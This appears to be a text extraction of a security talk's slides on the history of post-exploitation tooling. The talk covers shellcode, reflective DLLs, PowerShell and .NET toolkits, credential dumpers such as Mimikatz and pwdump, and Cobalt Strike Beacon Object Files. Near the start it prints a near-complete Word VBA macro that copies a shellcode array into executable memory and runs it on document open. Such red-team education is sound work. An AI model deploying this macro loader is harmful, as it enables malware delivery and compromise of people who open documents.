

Age of Post-Exploitation

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


Age of Post-Ex

- ▷ Post-Ex?
- ▷ Post-Ex ages:
 - ▷ Dark age
 - ▷ Feudal age
 - ▷ Castle age
 - ▷ Imperial age
- ▷ Take aways



Cyber Kill Chain



Initial access example



Word Macro that loads Shellcode of the Command & Control implant

shellcode

Load in memory and start

```
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal dwDesiredAccess As Long, ByVal dwProtect As Long, ByVal dwOptions As Long) As LongPtr  
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByRef lDestination As LongPtr, ByRef sSource As String, ByVal iLength As Long) As Long  
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal lpStartRoutine As LongPtr, ByVal lpParameter As Any, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As Long
```

shellcode

```
Function VBA_Shellcode()  
    Dim buf As Variant  
    Dim addr As LongPtr  
    Dim counter As Long  
    Dim data As String  
  
    buf = Array(232, 143, 0, 0, 0, 96, 49, 210, 137, 229, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, 1,  
        52, 139, 49, 255, 1, 214, 49, 192, 193, 207, 13, 172, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 1,  
        104, 76, 119, 38, 7, 255, 213, 49, 219, 83, 83, 83, 83, 83, 232, 62, 0, 0, 0, 77, 111, 122, 105, 10,  
        0, 104, 58, 86, 121, 167, 255, 213, 83, 83, 106, 3, 83, 83, 104, 187, 1, 0, 0, 232, 105, 1, 0, 0, 4,  
        88, 72, 98, 50, 115, 76, 90, 115, 87, 113, 54, 100, 105, 68, 69, 70, 53, 120, 120, 114, 56, 53, 90,  
        75, 78, 52, 95, 119, 72, 103, 97, 65, 88, 66, 102, 98, 79, 100, 55, 99, 95, 113, 72, 100, 122, 115,  
        77, 0, 80, 104, 87, 137, 159, 198, 255, 213, 137, 198, 83, 104, 0, 50, 232, 132, 83, 83, 83, 87, 83,  
        224, 255, 213, 79, 117, 205, 232, 76, 0, 0, 0, 106, 64, 104, 0, 16, 0, 0, 104, 0, 0, 64, 0, 0, 104,  
        53, 52, 40, 47, 50, 57, 0, 187, 224, 49, 52, 10, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10,
```

Load in memory and start

```
addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)  
For counter = LBound(buf) To UBound(buf)  
    data = buf(counter)  
    res = RtlMoveMemory(addr + counter, data, 1)  
Next counter  
res = CreateThread(0, 0, addr, 0, 0, 0)
```

```
End Function  
  
Sub Document_Open()  
VBA_Shellcode  
End Sub  
  
Sub Auto_Open()  
VBA_Shellcode  
End Sub
```

What is Post-Exploitation?

Any capability executed after Command & Control (C2) /implant is running

- ▷ Partly built-into the implant
 - ▷ E.g. `ls`, `ps`
- ▷ Partly using operating system functionality
 - ▷ `cmd.exe`
- ▷ Partly stemming from an offensive ecosystem (red teamers, offensive researchers etc)
 - ▷ E.g. Mimikatz password dumping





Post-Ex Dark age

Age of finding purpose



Back in the days



Windows 2000/XP/2003/Vista, [free \(GPL v2\)](#)
Download local copy of pwdump6 1.7.2 in [ZIP](#) (1268 KB) or [tar.bz2](#) format (1103 KB)

pwdump6 is a significantly modified version of pwdump3e. This program is able to extract NT of displaying password histories if they are available. Currently, data transfer between the client and the server is done via a custom protocol.


[pwdump7](#) by Andres Tarasco Acuna
Windows NT family (up through XP or Vista?), [free \(GPL v3\)](#)
[Download local copy of pwdump7 revision 7.1](#) (505 KB)

pwdump7 works with its own filesystem driver (from rkdetect.com technology) so users with dumped, the SYSKEY key will be retrieved from the SYSTEM hive and then used to decrypt the local SAM files.


[Quarks PwDump](#) originally by [Sebastien Kaczmarek](#) of Quarkslab
Windows XP/2003/Vista/7/2008/8, [free \(GPL v3\)](#)
[Original source code on GitHub](#) (no pre-compiled binary, outdated) by [Quarkslab](#)
[Revised source code on GitHub](#) (with pre-compiled binary in Releases) by [red canari](#)
[Download local copy of Quarks PwDump 0.3a by red canari](#) (369 KB) or [its source code](#) (5.6 MB)

Quarks PwDump extracts local accounts NT/LM hashes + history, domain accounts NT/LM hashes (packages). It requires administrator privileges.

[pwdump8](#) by Fulvio Zanetti and Andrea Petralia of [blackMath](#)
Windows 2000/XP/Vista/7/2008/8/8.1/10/2012/2016/2019, [free \(GPL v3\)](#)
[Download local copy of pwdump8 8.2](#) (529 KB)



Post-Ex requirements



Exe on disk - usability



As an industry barely understanding the concept of Post-Ex, AV forced to innovate towards 'fileless' Post-Ex

Very rudimentary Post-Ex



Post-Ex and PIC

```
int x = 1;
int y = 2;
if(x == y){
    printf("x equals y.\n");
}else{
    printf("x is not equal to y.\n");
}
```

```
00401006      mov     [ebp+var_4], 1
0040100D      mov     [ebp+var_8], 2
00401014      mov     eax, [ebp+var_4]
00401017      cmp     eax, [ebp+var_8]
0040101A      jnz     short loc_40102B
0040101C      push    offset aXEqualsY_
00401021      call    printf
00401026      add     esp, 4
00401029      jmp     short loc_401038
0040102B loc_40102B:
0040102B      push    offset aXIsNotEqualToY
00401030      call    printf
```

No absolute
addressing

; if x=y, the cmp will set the ZF to 1
; jump if ZF not set (if x!=y)
; "x equals y.\n"

; "x is not equal to y.\n"

In PIC:
Relative addressing: jump 5
instructions further



PIC usability



PIC is so annoying to dev, we need something more





Post-Ex Feudal age

Age of creation – Part 1


- ▷ Reflective DLLs
- ▷ Fork & run



Reflective DLL injection

2011 rDLL & 2017 sRDI

- ▷ Write PIC (Position Independent Code) as a DLL



Spawn, Fork & Run?

- ▷ Execution-context: New Process.
- ▷ Stability first! Use a sacrificial proces for Post-Ex.
- ▷ By now, EDRs have strong telemetry and sensors, aimed at spawn and fork & run.
- ▷ Fork & run, Spawn or In-process is about *execution-context*
- ▷ rDDL/sDRI is about (*Post-Ex*) *formats*



rDLL & sRDI usability



	.exe on disk	PIC shellcode	rDLL & sRDI
Developer friendly	+	--	⚖️
Capable / expressive	++	⚖️	+
OPSEC & evasion	-	+	++

Reflective DLLs and Fork & Run worked great (Mimikatz all over the place!)

But, we wanted more, not writing C/C++ DLLs for everything





Post-Ex Feudal age


Age of creation – Part 2

- ▷ PowerShell
- ▷ .NET



The rise and fall of PowerShell Post-Ex

- PowerSploit demonstrated value of a scripting language: improved developer usability
- Fast post-ex capability innovation
- Abuse of PowerShell led to PowerShell telemetry improvements (AMSI) in Windows



About

PowerSploit - A PowerShell Post-Exploitation Framework

Readme

View license

Activity

Custom properties

☆ 13k stars

👁 4 watching

🔗 4.7k forks

[Report repository](#)

Releases 2

PowerSploit v3.0.0 Latest
on Dec 19, 2015



.NET

To keep the developer usability, moved towards .NET capabilities

**GhostPack**
A collection of security related toolsets.

[Overview](#) [Repositories 18](#) [Projects](#) [Packages](#) [People 3](#)

Popular repositories

Rubeus Public
Trying to tame the three-headed dog.

C#

☆ 5k

👤 892

Seatbelt Public
Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

C#

☆ 4.6k

👤 759

Certify Public
Active Directory certificate abuse.

C#

☆ 2k

👤 273

SharpUp Public
SharpUp is a C# port of various PowerUp functionality.

C#

☆ 1.5k

👤 263

SharpDPAPI Public
SharpDPAPI is a C# port of some Mimikatz DPAPI functionality.

C#

☆ 1.4k

👤 242

SafetyKatz Public
SafetyKatz is a combination of slightly modified version of @gentilkiwi's Mimikatz project and @subtee's .NET PE Loader

C#

☆ 1.3k

👤 240



PowerShell and .NET usability



	.exe on disk	PIC shellcode	rDLL & sRDI	PS & .NET
Developer friendly	+	--	⚖️	++
Capable / expressive	++	⚖️	+	+
OPSEC & evasion	-	+	++	-

Developer friendly!

AMSI and ETW are a risk for PowerShell and .NET Post-Ex, thus needing something else.






Post-Ex Castle age

Age of OPSEC

► Beacon Object Files (BOF)



Build / Compile



Beacon Object Files (BOF)

► Cobalt Strike 4.1 - June 2020



BOF = COFF + Implant API

Implant loads & links BOF against itself



Beacon.h implant API

- Interface with implant
 - Not only stdin & stdout

bof_template / beacon.h

Code

Blame

Executable File · 403 lines (359 loc) · 16.1 KB

```
30  #ifndef _BEACON_H_
31  #define _BEACON_H_
32  #include <windows.h>
33
34  #ifdef __cplusplus
35  extern "C" {
36  #endif // __cplusplus
37
38  /* data API */
39  typedef struct {
40      char * original; /* the original buffer [so we can free it] */
41      char * buffer; /* current pointer into our buffer */
42      int length; /* remaining length of data */
43      int size; /* total size of this buffer */
44  } datap;
45
46  DECLSPEC_IMPORT void BeaconDataParse(datap * parser, char * buffer, int size);
47  DECLSPEC_IMPORT char * BeaconDataPtr(datap * parser, int size);
48  DECLSPEC_IMPORT int BeaconDataInt(datap * parser);
49  DECLSPEC_IMPORT short BeaconDataShort(datap * parser);
50  DECLSPEC_IMPORT int BeaconDataLength(datap * parser);
51  DECLSPEC_IMPORT char * BeaconDataExtract(datap * parser, int * size);
52
53  /* Output Functions */
54
55  #define CALLBACK_OUTPUT 0x0
56  #define CALLBACK_OUTPUT_OEM 0x1e
57  #define CALLBACK_OUTPUT_UTF8 0x20
58  #define CALLBACK_ERROR 0x0d
59  #define CALLBACK_CUSTOM 0x1000
60  #define CALLBACK_CUSTOM_LAST 0x13ff
61
62  DECLSPEC_IMPORT void BeaconOutput(int type, const char * data, int len);
63  DECLSPEC_IMPORT void BeaconPrintf(int type, const char * fmt, ...);
64  DECLSPEC_IMPORT BOOL BeaconDownload(const char * filename, const char * buffer, unsigned int length);
```




► Procmon BOF?



BOF limitations

- ▶ No:
 - ▶ C++ objects, new
 - ▶ NoExternal libraries
 - ▶ Cstdlib
 - ▶ Exceptions
- ▶ ...



```
// Connect to the local root\cimv2 namespace
// and obtain pointer pSvc to make IWbemServices calls.
hres = pLoc->ConnectServer(
    _bstr_t(L"ROOT\\CIMV2"),
    NULL,
    NULL,
    0,
    NULL,
    0,
    0,
    &pSvc
);

if (FAILED(hres))
{
    cout << "Could not connect. Error code = 0x"
        << hex << hres << endl;
    pLoc->Release();
    CoInitialize();
    return 1;          // Program has failed.
}

cout << "Connected to ROOT\\CIMV2 WMI namespace" << endl;

// Step 5: -----
// Set security levels on the proxy -----

hres = CoSetProxyBlanket(
    pSvc,                      // Indicates the proxy to set
    RPC_C_AUTHN_WINNT,         // RPC_C_AUTHN_xxx
